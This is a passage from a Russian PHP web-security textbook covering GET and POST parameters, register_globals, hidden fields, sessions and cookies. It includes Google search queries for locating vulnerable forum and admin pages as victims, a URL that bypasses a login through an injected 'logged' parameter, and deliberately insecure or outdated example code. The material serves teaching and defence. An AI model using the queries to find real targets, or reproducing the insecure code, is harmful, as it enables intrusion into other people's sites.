
Никогда не передавайте важные данные методом GET, в этом случае лучше использовать метод POST. Но это не значит, что метод GET не нужен совсем, просто к нему нужно подходить с особой осторожностью и проверять любые данные, которые получены этим способом.

В каких случаях нужно использовать метод GET:

- если вы точно уверены, что через параметры не передаются важные данные;
- если это действительно удобно и необходимо.

Когда может возникнуть такая необходимость? Простейший вариант — пользователь должен иметь возможность напрямую обратиться к странице без предварительного ввода параметров в отдельной форме, а также при необходимости персонализировать какие-то данные.

Метод GET часто используется в партнерских программах. Допустим, что вы зарегистрировались в качестве партнера магазина **www.amazon.com** и должны получать проценты от заказов товаров, сделанных по ссылке с вашего сайта. Как магазин узнает, что покупатель пришел именно по вашей ссылке? Самый простой способ — разместить на своем сайте ссылку на Amazon, в которой присутствует параметр в формате GET, идентифицирующий вас, например: **www.amazon.com?partner=flenov**. В сценарии на сервере **amazon.com** проверяется, содержит ли параметр `Partner` имя зарегистрированного партнера. Если да, то нужно отчислять на его счет процент от заказанных товаров. Обратите внимание: это всего лишь пример, который никак не связан с реальным положением дел в работе с партнерами на сайте **amazon.com**.

Абсолютно безопасного метода передачи параметров не существует, но метод GET слишком прост и позволяет хакерам легко использовать URL для поиска уязвимых мест в ваших сценариях. Чем проще найти ошибку, тем быстрее ее найдут, и дай бог, чтобы не воспользовались этой ошибкой в корыстных целях.

Чем еще страшны запросы GET? Проблема кроется в поисковых системах, особенно в мощности поисковой системы google.com. Нет, я не против такой мощи, потому что она необходима, но чтобы ваш сайт не оказался под угрозой, необходимо учитывать все возможные проблемы. Ну, хватит общих слов, давайте посмотрим на проблему.

Допустим, вы узнали, что в какой-либо системе управления сайтом появилась уязвимость. Что это за система? Существует множество платных и бесплатных готовых программ, написанных на PHP, Perl и других языках и позволяющих создать сайт без особых усилий. Такие системы могут включать

в себя готовые реализации форумов, гостевых книг, лент новостей и т. д. Например, phpbb или ikonboard, которые очень сильно распространены в Интернете, — наиболее популярные исполнения форумов.

Если в какой-нибудь из таких специальных программ найдена критическая уязвимость и о ней узнали хакеры, то все сайты в Интернете, использующие эту программу, подвергаются опасности. Большинство администраторов не подписаны на новости и не обновляют файлы сценариев на сервере, поэтому остается только найти нужный сайт и воспользоваться готовым решением для осуществления взлома.

Как найти сайты или форумы, которые содержат уязвимость? Очень просто. Чаще всего сценарий жертвы можно определить по URL-адресу. Например, когда вы просматриваете на сайте **www.sitename.ru** раздел форума, использующего в качестве движка Invision Power Board, то строка адреса выглядит так:

http://www.sitename.ru/index.php?showforum=4

Текст `index.php?showforum=` будет встречаться на любом сайте, использующем для форума Invision Power Board. Чтобы найти сайты, содержащие в URL данный текст, нужно выполнить в поисковой системе Google следующий запрос:

```
inurl:index.php?showforum
```

Существуют и другие движки, которые используют этот текст. Чтобы отбросить их, нужно еще добавить поиск какого-нибудь фрагмента из страниц. Например, по умолчанию внизу каждой страницы форума есть подпись "Powered by Invision Power Board(U)". Конечно же, администратор волен изменить надпись, но в большинстве случаев ее не трогают. Именно такой текст можно добавить в строку поиска, и тогда результатом будут только страницы нужного нам форума. Попробуйте выполнить следующий запрос:

```
Powered by Invision Power Board(U) inurl:index.php?showforum
```

Вы увидите более 150 тысяч сайтов, реализованных на этом движке. Теперь если появится уязвимость в Invision Power Board, то вы легко найдете жертву для испытания уязвимости. Далеко не все администраторы успеют ликвидировать ошибки, а некоторые вообще не будут их исправлять.

Попробуйте запустить поиск "inurl:admin/index.php", и вы найдете столько интересного, что аж дух захватывает. Такие ссылки очень часто используются для управления чем-либо на сайте. Опытные администраторы защищают их паролями, и, конечно, большинство из этих ссылок будут недоступны, но открытые ссылки могут позволить уничтожить сайт полностью.

В *разделе 3.3.1* будет описана реальная уязвимость, которую я нашел специально для этой книги, чтобы проиллюстрировать возможные проблемы с безопасностью всего за пять минут. И все это благодаря поисковой системе google.com и тому, что параметры передавались методом `GET` и сохранились в URL.

И все же, метод GET необходим. Большинство сайтов состоит не более, чем из 10 файлов сценариев, которые отображают данные на странице в зависимости от выбора пользователя. Например, взглянем на все тот же URL форума:

http://www.sitename.ru/index.php?showforum=4

В данном случае вызывается сценарий index.php, а в качестве параметра передается showforum и число 4. Даже не зная исходного кода сценария, можно догадаться, что файл сценария должен показать на странице форум, который идентифицирован в базе данных под номером 4. В зависимости от номера форума страница будет выглядеть по-разному.

А теперь представим, что номер форума будет передаваться с помощью метода POST. В этом случае, какую бы страницу форума вы ни просматривали, URL будет выглядеть одинаково:

http://www.sitename.ru/index.php

Таким образом, пользователь не сможет создать закладку на нужную страницу, потому что параметр скрыт от URL. Получается, что методом GET нужно передавать и такие параметры, которые смогут однозначно идентифицировать страницу, но при этом нельзя нарушать правила, гласящие, что данные должны быть безопасными и не должны содержать важных данных.

2.12.4. Метод *POST*

Механизм использования метода POST ничем не отличается от GET. Достаточно только поменять имя метода, и ваш код будет работать без внесения дополнительных корректировок, если вы использовали для доступа к параметрам глобальные переменные, а не массив $HTTP_GET_VARS (для POST используется другой массив). Пример использования метода GET, рассмотренный ранее, можно изменить на POST следующим образом:

```
<form action="param.php" method="post">
User Name:
 <input name="UserName">
 <input type="hidden" name="Password" value="qwerty">
</form>
```

Больше никаких изменений вносить не надо.

При использовании метода POST в тело запроса попадают и все параметры в виде пар имя=значение. Помимо этого, значения переменных и их имена попадают в массив $HTTP_POST_VARS. Чтобы не писать такое длинное имя, можно использовать псевдоним $_POST.

Хотя параметры не видны в строке URL, проблема не решается полностью. Допустим, что вы разрешили использовать глобальные переменные и при-

меняете их для доступа к параметрам, как показано в листинге 2.15. Сохраните этот код в файле с именем postparam.php.

Листинг 2.15. Пример передачи параметров методом POST

```
<form action="postparam.php" method="post">
User Name: <input name="UserName">
 <input type="hidden" name="Password" value="qwerty">
</form>

<?php
 if ($UserName<>"")
  {
   print("<P>Ваше имя пользователя: ");
   print("$UserName");
   print("<P>Пароль: $Password");
  }
?>
```

В этом примере из формы передаются параметры методом POST. Несмотря на это, мы можем выполнить запрос следующего вида:

```
http://192.168.77.1/postparam.php?UserName=Flenov&Password=qwerty
```

То есть мы передаем параметры, как в методе GET, и при этом сценарий отработает верно. Почему? Проблема кроется в глобальных переменных, которые не "знают", какой метод мы используем, и не зависят от него. В этом отношении использование массивов $HTTP_POST_VARS и $HTTP_GET_VARS более безопасно, потому что они привязаны к методу. Если бы мы обрабатывали параметры с помощью массива $HTTP_POST_VARS, то попытка передать параметры методом GET завершилась бы неудачей, потому что такие параметры попадают в другой массив $HTTP_GET_VARS.

В листинге 2.16 показано, как можно получить доступ к параметрам через массивы, а также запретить передачу параметров через строку URL, т. е. методом GET. Если массив $HTTP_GET_VARS не пустой, то выполнение цикла прерывается с сообщением о неверном параметре.

Листинг 2.16. Использование массивов для работы с параметрами

```
<form action="arrayparam.php" method="post">
User Name: <input name="UserName">
 <input type="hidden" name="Password" value="qwerty">
```

```
</form>

<?php
 if (count($HTTP_GET_VARS)>0)
  {
   die("Неверный параметр");
  }

 if ($HTTP_POST_VARS["UserName"]<>"")
  {
   print("<P>Ваше имя пользователя: ");
   print($HTTP_POST_VARS["UserName"]);
   print("<P>Ваш пароль: ");
   print($HTTP_POST_VARS["Password"]);
  }
?>
```

Значение кнопки также попадает в переменную. До этого мы всегда направляли данные серверу с помощью нажатия клавиши <Enter>, но в реальных программах лучше будет, если пользователь увидит на странице кнопку отправки, например, **Submit** или **Go**:

```
<form action="submit1.php" method="get">
User Name: <input name="UserName">
 <input type="hidden" name="Password" value="qwerty">
 <input type="submit" name="sub" value="Go">
</form>

<?php
 if ($sub="Go")
  {
   print("<P>Submitted.....: $Submit");
  }
?>
```

При этом вы должны учитывать, что название кнопки в сценарии не изменяется. Даже при первой загрузке страницы, до того, как пользователь нажал кнопку отправки данных, значение уже равно `"Go"`.

Хотя при использовании метода `POST` параметры не видны в строке URL, не стоит забывать, что эти параметры небезопасны. Такие данные также можно модифицировать, просто требуется чуть больше усилий, но это не остановит

хакера. Метод POST необходим в том случае, когда вы хотите, чтобы параметры при передаче не отображались в строке URL, и посторонний не смог их прочитать с экрана монитора. Но при этом вы должны уделять этим параметрам не меньше внимания и проверять на любые отклонения и недопустимые символы, о чем мы будем говорить в *разделе 3.5.*

2.12.5. Уязвимость параметров

При работе с параметрами нужно быть очень аккуратным. Если в конфигурационном файле php.ini установлен параметр register_globals, то создаются глобальные переменные. Это может оказаться причиной уязвимости при невнимательном программировании. Рассмотрим уязвимость на примере:

```
<form action="testpass.php" method="get">
 Имя: <input name="username">
 Пароль: <input name="password">
</form>

if ($password== $legal_pass) and ($username==$legal_name)
  $logged = 1

if ($logged)
 {
  //Пользователь авторизован
 }
```

Логика работы примера достаточно проста. Сценарию передаются два параметра: $username и $password. Если они соответствуют параметрам легального пользователя, то переменной $logged присваивается значение 1. После этого происходит проверка значения переменной $logged: если оно равно 1, то авторизация прошла успешно и можно выполнять закрытый код.

Строка URL, которая должна использоваться для данного примера:

http://192.168.77.1/testpass.php?username=admin&password=pass

Что получится, если хакер добавит в этот URL параметр logged:

http://192.168.77.1/testpass.php?username=admin&password=pass&logged=1

Да, такой параметр не передается с помощью формы, но это не значит, что мы не можем его использовать. Вы вправе передать любой параметр, даже тот, который не используется в сценарии, и интерпретатор PHP обязан будет создать такую переменную.

В нашем примере перед стартом сценария интерпретатор создает переменную $logged и присваивает ей значение 1. Теперь сценарий работает с нашей переменной, которой уже присвоено значение по умолчанию, а значит,

даже если проверка имени и пароля даст отрицательный результат, проверка значения переменной `$logged` на равенство единице будет положительной, и хакер увидит закрытые данные.

На первый взгляд, взломать сценарий через переменные достаточно просто. Но для этого хакер должен иметь доступ к исходному коду сценария, чтобы знать, какие переменные используются в сценарии, и иметь возможность подделать их. Если текст сценария защищен, то угадать, какой параметр нужно подделать, практически невозможно. Но если ваш сценарий принадлежит к типу Open Source, то тут уже возникают проблемы.

Как их решать? Есть два варианта:

1. Установить значение директивы `register_globals` в `off` и использовать массивы. В этом случае переменная `$logged` из сценария и переменная из массива параметров будут разными, и подобный взлом окажется невозможным.
2. Инициализировать переменные, которые не должны передаваться от пользователя. Я предпочитаю этот способ, потому что отказываться от глобальных переменных не хочется, а инициализация позволяет эффективно защититься от взлома. Всегда производите инициализацию в самом начале сценария.

Следующий пример показывает, как с помощью инициализации защититься от взлома через переменные:

```
<form action="testpass.php" method="get">
 Имя: <input name="username">
 Пароль: <input name="password">
</form>

$logged=0;
if ($password== $legal_pass) and ($username==$legal_name)
  $logged = 1

if ($logged)
 {
  //Пользователь авторизован
 }
```

Даже если хакер подделает переменную `$logged`, в самом начале сценария мы принудительно пропишем в нее значение 0, и только в случае успешной проверки имени пользователя и пароля значение `$logged` изменится на 1.

Разработчики PHP решили не надеяться на профессионализм Web-программистов и по умолчанию отключили директиву `register_globals`.

Если вы уверены, что не упустили ни одной инициализации, то можете включить эту директиву.

2.12.6. Скрытые параметры

Никогда не доверяйте скрытым параметрам! Красивое начало раздела? Действительно, скрытым параметрам доверять не стоит, потому что изменить их очень легко. Достаточно только сохранить Web-страницу на своем диске, подкорректировать поле `action`, чтобы оно правильно указывало на сценарий сервера, и, изменив параметр, выполнить его.

Хотя мы так негативно начали рассмотрение скрытых параметров, их использовать можно, просто нельзя им доверять, поэтому давайте обсудим, как убирать параметры с глаз долой от добропорядочных пользователей и начинающих хакеров. Действительно, иногда нужно передать от страницы к странице какую-то служебную информацию и не хочется использовать для этого cookie. В этих случаях создают невидимый параметр и это можно сделать несколькими способами, которые нам предстоит сейчас рассмотреть.

Первый метод — создать поле ввода типа `hidden`:

```
<form action="param.php" method="post">
 <input name="UserName">
 <input type="hidden" name="HiddenParam" value="00000">
</form>
```

Поля ввода, у которых в параметре `type` указано `hidden`, не будут отображаться. Но в данном случае сценарий param.php, которому форма передает данные, увидит переменную `$HiddenParam`, содержащую пять нулей.

Следующий пример показывает, как сделать то же самое, но намного проще:

```
<form action="param.php?HiddenParam=00000" method="post">
 <input name="UserName">
</form>
```

Какой из способов выберете вы, зависит от личных предпочтений. Я стараюсь не использовать ни один из них, а доверяться файлам cookie или хранить параметры на сервере, что немного сложнее, но при правильном подходе гораздо безопаснее и работает в любом случае, даже если пользователь отключит у себя в браузере поддержку файлов cookie.

2.13. Хранение параметров пользователя

Протокол HTTP не поддерживает длительных соединений. Для получения каждого файла страницы (сценария, рисунка, Flash-анимации и т. д.) открывается новое соединение. Таким образом, сервер не может контролиро-

вать, что сценарий и картинку запросил один и тот же пользователь, потому что для него это будут разные соединения.

Переходы между страницами также создают новые соединения с сервером, поэтому страницы не могут быть связаны между собой и иметь общих параметров. Чтобы сохранить значения параметров при переходе от страницы к странице сайта, можно использовать три варианта:

- cookie — файлы, которые хранятся на компьютере клиента. Они могут быть:
  - временными — хранятся в памяти компьютера клиента в течение определенного соединения с сервером;
  - постоянными — хранятся на жестком диске пользователя до указанного периода;
- сеансы;
- собственные реализации соединений, при которых необходимые параметры сохраняются в определенной таблице базы данных и привязываются к клиенту.

При переходе от страницы к странице необходимо "тянуть" за собой параметры пользователя, потому что автоматически они нигде не сохраняются. Допустим, что на вашем сайте есть возможность динамической смены дизайна. На одной странице посетитель сайта выбрал определенную цветовую схему. Теперь при загрузке любой страницы с вашего сайта должна использоваться та же цветовая схема, а значит, от страницы к странице нужно передавать номер или название схемы.

Не помешала бы возможность долговременного хранения, на случай, если пользователь вернется на сайт через какое-то время. Приятно будет увидеть, что все настройки сохранились и не надо снова настраивать сайт.

Прежде чем знакомиться со способами реализации хранения данных, необходимо определиться, для чего и какие данные мы храним. Тут лучше всего их разделить по долгосрочности хранения и по важности:

- переменные, которые нужно хранить, пока пользователь не укажет иного значения. К таким можно отнести настройки сайта, параметры корзины покупок в интернет-магазинах и т. д. Такие данные нужно сохранять даже после того, как пользователь закончил работу на сайте и вернулся на него через определенное время;
- данные определенного сеанса. Ярким примером является имя пользователя. Если на сайте есть авторизация и пользователь ввел свое имя, то при переходе между страницами имя должно сохраняться. Но если пользователь закончил работу с сайтом (закрыл браузер) и через какое-то время вернулся на него, авторизация должна происходить заново, чтобы хакер не смог подделать параметры сеанса и воспользоваться чужим аккаунтом.

Для кратковременного хранения данных лучше всего подходят сеансовые переменные, а для долговременного хранения настроек клиента можно использовать файлы cookie.

2.13.1. Сеансы

Рассмотрим параметры на примере сайта с авторизацией. Когда пользователь вводит свое имя, должен начинаться сеанс. Теперь мы можем использовать сеансовые переменные. Для запуска сеанса используется функция `session_start()`. Если функция выполнилась удачно, то результатом будет `true`, иначе `false`.

Теперь необходимо сообщить интерпретатору PHP, какие переменные нужно сохранять в сеансе. Для этого используется функция `session_register()`, которой в качестве параметра передается имя переменной. После этого все переменные, которые вы поместили в сеанс, будут доступны со всех страниц вашего сайта в течение всего сеанса.

Рассмотрим пример сеанса. Для этого создадим файл session.php, в котором будет форма для ввода имени пользователя, а это имя будет сохраняться в сеансовой переменной (листинг 2.17).

Листинг 2.17. Сохранение переменной в сеансе

```
<?php
  if (session_start())
   {
    print("OK");
   }
  $user=$UserName;
  session_register("user");
?>

<form action="session.php" method="get">
 Имя пользователя: <input name="UserName">
 <input type="submit" name="sub" value="Go">
</form>

<a href="session1.php">This is a link</a>
```

Обратите внимание, что PHP-код расположен в самом начале. Это важно. Чтобы не было проблем, код регистрации переменной должен стоять в самом начале, до каких-либо HTML-тегов. А какие могут возникнуть проблемы?

Если до создания сеанса будет идти HTML-код, то возникнет ошибка, и переменная не будет создана.

Форма для ввода имени пользователя передает данные самой себе. Просто не хочется усложнять задачу и создавать лишние файлы.

PHP-код создает сеанс, и если все прошло удачно, то на форму выводится сообщение **OK**. После этого создается переменная `$user`, в которую копируется имя, введенное пользователем, хранящееся в глобальной переменной `$UserName`.

На форме также есть ссылка на файл сценария session1.php. При переходе по этой ссылке будет выполняться сценарий, в котором мы обратимся к сеансовой переменной. В этом файле будет следующий код:

```
<?php
  session_start();
  print("<P>Здравствуйте: $user");
?>
```

В первой строчке мы запускаем сеанс, и в этот момент интерпретатор PHP определяет идентификатор сеанса. Во второй строчке мы выводим на экран содержимое переменной `$user`.

Запустите в браузере файл сценария session.php. Введите имя пользователя и нажмите кнопку **OK**. В этот момент сеансовой переменной будет присвоено значение. Теперь перейдите по ссылке и убедитесь, что файл session1.php отображает введенное имя. Хотя мы не передавали вместе со ссылкой значение переменной, сценарий session1.php видит это имя и отображает его на экране.

Сеансовые переменные автоматически сохраняются интерпретатором PHP, и нам не нужно ни о чем заботиться. Но как долго данные будут сохраняться? Проверить достаточно просто — закройте браузер и снова загрузите файл session1.php. На этот раз имени пользователя нет. Хотя времени прошло немного, но сеанс изменился, и теперь переменная пуста. Это значит, что при каждом запуске создается новый сеанс.

Недостаток файла session1.php — нет проверки, установлена ли переменная. Давайте модифицируем код, как показано в листинге 2.18.

Листинг 2.18. Получение сеансовой переменной с проверкой готовности переменной

```
<?php
  session_start();
?>

<HTML>
```

```
<HEAD>
<TITLE> Test page </TITLE>
</HEAD>

<BODY>

<?php
  if (!isset($user))
   {
    die("Требуется авторизация");
   }
  print("<P>Hello: $user");
?>

<hr>
<center>
<p>Hackish PHP
<br>&copy; Michael Flenov 2005
</center><P>
</BODY>
<HTML>
```

В этом примере видно, что сеанс создается в самом начале файла. Код проверки и использования сеансовой переменной находится уже в середине файла сценария. Для проверки, установлена ли переменная, я использовал функцию `isset()`. Если переменная `$user` не существует для файла сценария, то функция вернет `false`. При проверке мы указали символ отрицания (восклицательный знак), а значит, если переменная не существует, то вызовется функция `die()` с сообщением о необходимости авторизации на сайте.

Очень важно понимать, что переменные создаются, только если в конфигурационном файле php.ini директива `register_globals` установлена в значение `on`. В противном случае, не удастся использовать переменные, но можно обратиться к массиву `$_SESSION`. Тогда код создания сеансовой переменной будет выглядеть следующим образом:

```
<?php
  if (session_start())
   {
    print("OK");
   }
  $_SESSION["user"] = $UserName;
```

```
?>
<form action="session2.php" method="get">
 User Name: <input name="UserName">
 <input type="submit" name="sub" value="Go">
</form>

<a href="session3.php">This is a link</a>
```

Для тестирования примера сохраните этот код в файле session2.php.

Чтобы воспользоваться переменной, создадим файл session3.php со следующим содержимым:

```
<?php
  if (!isset($_SESSION["user"]))
   {
    die("Authorization required");
   }
  $t = $_SESSION["user"];
  print("<P>Hello: $t");
?>
```

Откуда интерпретатор PHP знает, что сейчас идет определенный сеанс и что после закрытия браузера сеанс завершается? У каждого сеанса есть свой идентификатор SID (Session ID). После запуска сеанса этот идентификатор сохраняется в cookie, и каждая последующая страница после выполнения функции `session_start()` находит этот SID и через него получает доступ к сеансовым параметрам.

Все хорошо, но некоторые пользователи отключают cookie из-за боязни, что сайты собирают какую-то информацию о пользователях. Я считаю, что это паранойя. Ну, узнает разработчик сайта, какие я страницы посмотрел, ну и что? Он и так узнает, потому что сеансы можно реализовать и без cookie. Идентификатор SID создается в любом случае, и его можно передавать любой странице через параметры `POST` или `GET`, а все переменные хранить на сервере в базе данных, в которой пользователь будет идентифицироваться по SID. Интернет построен на открытых стандартах, а это и есть основная проблема. Нельзя защититься от открытого, а отключение удобств не поможет решить проблему.

Запустите файл session.php и введите имя пользователя. Посмотрите на строку URL-адреса, она изменилась на:

http://192.168.77.1/1/session2.php?PHPSESSID=
8a22009f72339e71525288b33188703d&UserName=Tet

В URL есть параметр PHPSESSID, который как раз и является идентификатором SID.

Идентификатор можно добавить к URL явным образом. В следующем примере в качестве адреса, на который передаются данные формы, указан session2.php?<?=SID?>:

```
<form action="session2.php?<?=SID?>" method="get">
 User Name: <input name="UserName">
 <input type="submit" name="sub" value="Go">
</form>
```

Конструкция <?=SID?> является указанием на то, что нужно добавить в URL идентификатор SID.

Если вы решили реализовать сеансовые переменные без использования cookie, то вы должны учитывать, что отображение идентификатора в URL далеко не безопасно. Если хакер увидит SID одного из пользователей, то он сможет перехватить сеанс. Да, запомнить SID возможно только теоретически. Среднестатистический человек не сумеет быстро запомнить такое количество не имеющих смысла букв и цифр. Но это не значит, что вы в безопасности. Перехват идентификатора можно сделать и программно. Троянская программа может выделить нужную часть или весь URL-адрес и передать его по сети злоумышленнику.

Допустим, что на вашем сайте есть форум, в котором определенные пользователи после авторизации получают возможность работы с сценариями управления форумом. Администратор, войдя на форум, получает SID, и по нему система выделяет администратора среди всех остальных. Если хакер смог перехватить идентификатор, то он также может получить права администратора, а это уже грозит потерей контроля над форумом, а может быть, и над всем сайтом. Хуже будет, если хакер сможет перехватить сеанс, в котором пользователь работает со своей кредитной карточкой (например, сеанс в электронном магазине), и соединение при этом происходит без шифрования трафика.

Таким образом, cookie намного безопаснее для серверов, а значит, и для пользователей. Пусть фирмы могут определить, где мы побывали в Интернете, но зато хакерам будет сложнее перехватить наши закрытые сеансы.

Чтобы пользователи не боялись файлов cookie на вашем сайте, обязательно разъясните им, что cookie необходимы для обеспечения их личной безопасности и не используются в корыстных целях, например, для сбора информации и т. д.

2.13.2. Cookie

В *разделе 2.13.1* мы достаточно много уже говорили об этих файлах, но пока не устанавливали их вручную. Все автоматически выполнял интерпретатор

PHP для поддержки сеансов. Но файлы cookie могут пригодиться не только для сеансов, поэтому давайте их рассмотрим более подробно.

Cookie, как минимум, должен состоять из имени параметра, который нужно установить. Но может обладать и дополнительными свойствами.

- Значение параметра.
- Дата истечения срока годности. Если этот параметр не задан, то cookie будет удален сразу после закрытия браузера. Если дата задана, то параметры и значения будут доступны сценарию до истечения указанного времени. После этого клиент не будет направлять серверу устаревший файл cookie.
- Путь, который определяет, в какой части домена может использоваться данный файл cookie. Тут есть один очень интересный нюанс. Допустим, что у вас есть сайт **www.hostname.com/myname**. Если в качестве пути указать /myname, то доступ к параметрам cookie будут иметь только сценарии этого каталога. Но если в конце добавить слэш (/myname/), то с cookie смогут работать и подкаталоги, например, **www.hostname.com/myname/admin/**. Можно ограничить доступ только определенным сценарием. Для этого в качестве пути нужно указать путь к файлу сценария, например, /myname/index.php. Ну, а если просто указать слэш, то доступ к cookie будут иметь абсолютно все. По умолчанию используется текущий каталог сценария, который устанавливает cookie.
- Домен позволяет указать, какие домены могут использовать информацию из файла cookie. Например, вполне логичным будет разрешить доступ только сценариям, расположенным в домене **www.hostname.com/**. Если у вашего сайта есть несколько псевдонимов (например, **www1.hostname.com** или **flenov.hostname.com**, то в качестве имени домена можно указать **hostname.com**, чтобы все сайты в домене **hostname.com** могли увидеть cookie. По умолчанию будет использоваться домен сервера, который установил cookie.
- Последний параметр позволяет указать, что данные cookie должны передаваться только через безопасное соединение HTTPS. Через открытый протокол (без шифрования) HTTP файл не может быть передан. По умолчанию использование HTTP разрешено.

Я не зря рассматривал эти свойства именно в таком порядке, потому что именно в этом порядке указываются соответствующие параметры при создании cookie. Итак, для создания используется функция `setcookie()`, которая в общем виде выглядит следующим образом:

```
int setcookie(
  string cookiename
  [, string value]
  [, integer lifetime]
```

```
  [, string path]
  [, string domain]
  [, integer secure]
)
```

Посмотрите на параметры. Первый — это имя переменной, которую нужно записать в cookie, и он является обязательным. Остальные параметры необязательны:

- `value` — значение переменной;
- `lifetime` — время жизни;
- `path` — путь;
- `domain` — домен;
- `secure` — параметр безопасности. По умолчанию равен нулю, но если установить 1, то по открытому протоколу HTTP передача файла будет запрещена.

Все это мы уже рассмотрели, и теперь нам предстоит познакомиться с практической частью установки cookie и работы с ними. Работу с cookie лучше всего реализовывать в самом начале файла сценария. Именно из-за возможных проблем с cookie, сценарии мы также реализовывали в самом начале.

Если до PHP-кода, устанавливающего cookie, будет присутствовать HTML-код, то на странице может появиться сообщение об ошибке примерно следующего вида:

Warning: Cannot add header information - headers already sent by (output started at /var/www/html/1/cookie.php:8) in /var/www/html/1/cookie.php on line 11

Внимание: Не могу добавить информацию заголовка — заголовки уже отправлены (вывод начат в /var/www/html/1/cookie.php:8) в /var/www/html/1/cookie.php в строке 11.

Чтобы не столкнуться с такой ошибкой, всегда пишите код использования сеанса и установки cookie в самом начале, до HTML-кода и до подключения файлов с помощью `require` или `include`, где также может быть HTML-код, из-за которого произойдет ошибка сохранения параметров на диске пользователя.

Итак, для примера напишем сценарий, который будет отображать на странице количество ее просмотров конкретным пользователем. Для этого у пользователя на компьютере в cookie нужно сохранить целочисленную переменную, значение которой будет увеличиваться на единицу с каждым просмотром.

В самом начале сценария заводим переменную:

```
<?php
 $access++;
```

```
 setcookie("access", $access);
?>
```

В первой строчке значение переменной `$access` увеличивается на единицу. Если переменная не существовала, то ее значение увеличится с нулевого на 1. Во второй строчке мы сохраняем значение переменной в файле cookie. В HTML-коде просто выводим на страницу сообщение:

```
<?php
 print("Вы видите эту страницу $access раз");
?>
```

Запустите сценарий и обновите страницу несколько раз. Счетчик будет увеличиваться. Как это происходит? Каждый раз, когда вы обновляете страницу, браузер клиента видит, что для данной страницы есть файл cookie, и отправляет его серверу. Интерпретатор PHP создает PHP-переменные с таким же именем, как у переменной cookie, и вы можете работать с ними в файле сценария.

Если закрыть страницу и загрузить ее заново, то счетчик будет сброшен. Файл cookie не содержит срока хранения, поэтому он был удален после закрытия браузера. Чтобы этого не произошло, в третьем параметре нужно указать время действия cookie. Для этого чаще всего используют один из двух способов:

- если параметр должен храниться кратковременно, то можно использовать функцию `time()`, которая возвращает текущее время в секундах. К этому времени прибавляем количество секунд, в течение которого нужно хранить параметр. Например, параметр должен быть доступен в течение 10 минут после загрузки страницы. Это можно реализовать передачей в качестве третьего параметра функции `setcookie()` значения `time()+600`. Такое кратковременное хранение параметров используется в случаях работы в областях, требующих авторизации. Если в течение 10 минут не было активности, то cookie удаляется и пользователю необходимо заново проходить авторизацию;
- для долговременного хранения параметров можно указать достаточно большую дату с помощью функции `mktime()`. Этой функции передается 6 параметров, определяющих время конца действия cookie: часы, минуты, секунды, месяц, число, год. Обратите внимание, что месяц идет раньше даты. В некоторых странах используется другой формат, где сначала идет дата, а потом уже месяц.

Следующий пример задает время действия cookie до 00:00:00 1 января 2010 года:

```
setcookie("access", $access, mktime(0,0,0,1,1,2010));
```

Я думаю, что этого числа достаточно для любого сайта.

Давайте вспомним, для чего нужен сеанс? Он позволяет сохранить переменные, чтобы они были доступны при переходе от страницы к странице, и для этого используются файлы cookie. А теперь подумайте, как это реализуется? Нетрудно догадаться, что сеанс просто создает файлы cookie с нужными переменными и устанавливает им два свойства:

- время действия остается пустым, чтобы параметры уничтожались после закрытия браузера;
- путь и домен устанавливаются так, чтобы файл cookie был доступен всем страницам сайта.

Вот и весь сеанс.

Интерпретатор PHP может быть настроен так, что переменные для параметров cookie не будут создаваться. В этом случае можно использовать массив `$HTTP_COOKIE_VARS`. Например, `$HTTP_COOKIE_VARS["access"]` вернет значение переменной `$access`. Вместо `$HTTP_COOKIE_VARS` допустимо указать псевдоним этого массива: `$_COOKIE`.

Следующий код разрешает доступ к cookie только сценариям из каталога admin на сервере mydomain.com, т. е. сценариям с URL **http://mydomain.com/admin** и более низкого уровня:

```
setcookie("access", $access, mktime(0,0,0,1,1,2010),
   "/admin", "mydomain.com");
```

Такой код разрешает доступ к параметрам из cookie только из одного файла — /admin/index.php:

```
setcookie("access", $access, mktime(0,0,0,1,1,2010),
   "/admin/index.php", "mydomain.com");
```

А если нужно сохранить в cookie переменную, которая содержит массив? На первый взгляд, все просто:

```
<?php
 $access[0]=$access[0]+1;
 $access[1]=$access[1]+2;
 setcookie("access", $access, mktime(0,0,0,1,1,2010));
?>
```

В данном примере создается массив `$access`, в котором увеличиваются значения двух элементов. Значение первого элемента увеличивается на 1, а второго — на 2. Запустите сценарий и обновите его несколько раз. Обратите внимание, что значения обоих элементов никогда не превышают 9, т. е. состоят из одного символа. Получается, что просто сохранить переменную `$access` будет неверным решением. Нужно сохранять каждый элемент в отдельности:

```
<?php
 $access[0]=$access[0]+1;
```

```
$access[1]=$access[1]+2;
setcookie("access[0]", $access[0], mktime(0,0,0,1,1,2010));
setcookie("access[1]", $access[1], mktime(0,0,0,1,1,2010));
?>
```

С установкой разобрались. А как же можно удалять cookie? Никакие дополнительные функции не нужны. Достаточно только установить параметр с нужным именем, но при этом указать нулевое значение времени его жизни. Таким образом, параметр будет удален из cookie при закрытии браузера. Например, следующий код удаляет параметр `access`:

```
setcookie("access");
```

Одна страница может установить несколько параметров, но удален будет только `access`, а все остальные останутся без изменений.

Напоследок необходимо сделать одно замечание — имя переменной может состоять только из латинских букв, цифр, символов подчеркивания или дефисов. Все остальное запрещено и преобразуется к символу подчеркивания. Например, если вы назвали переменную как `$Test@Me`, то после выполнения функции `setcookie()` имя преобразуется в `$Test_Me`.

Проблема в том, что имена переменных не могут содержать символы, отличные от латинских букв, подчеркивания и дефиса, поэтому и в cookie действует такой же запрет, иначе нельзя будет создать переменную. Таким образом, нельзя обратиться к переменной `$Test@Me`, но при этом можно попытаться сделать это через массив следующим образом: `$HTTP_COOKIE_VARS["$Test@Me"]`. Только попытка окажется неудачной (вы получите нулевое значение, потому что переменная была переименована, и нужно писать: `$HTTP_COOKIE_VARS["$Test_Me"]`).

2.13.3. Безопасность cookie

Файлы cookie абсолютно небезопасны, и им доверять нельзя. В них не должно храниться ничего приватного, что может повлиять на безопасность пользователя в системе и на безопасность самого сервера. Существует множество способов завладеть чужими файлами cookie:

- ошибки в Web-браузере;
- ошибки в сценариях, позволяющие встроить в HTML-форму JavaScript-код;
- Троянские программы.

Хакер может и подделать файл. Для этого чаще всего производятся те же действия, которые может выполнить пользователь, и в результате на диске взломщика появляется файл cookie. Следующим этапом будет подделка cookie таким образом, чтобы он соответствовал другому пользователю.

Рассмотрим классическую задачу с электронными почтовыми ящиками. Допустим, что бесплатный почтовый сервис сохраняет в файле cookie параметры доступа к почтовому ящику, чтобы при последующем входе в систему не пришлось вводить данные заново. Хакер создает себе ящик и получает свой cookie. Теперь необходимо изменить свой файл так, чтобы почтовая система приняла вас за другого пользователя.

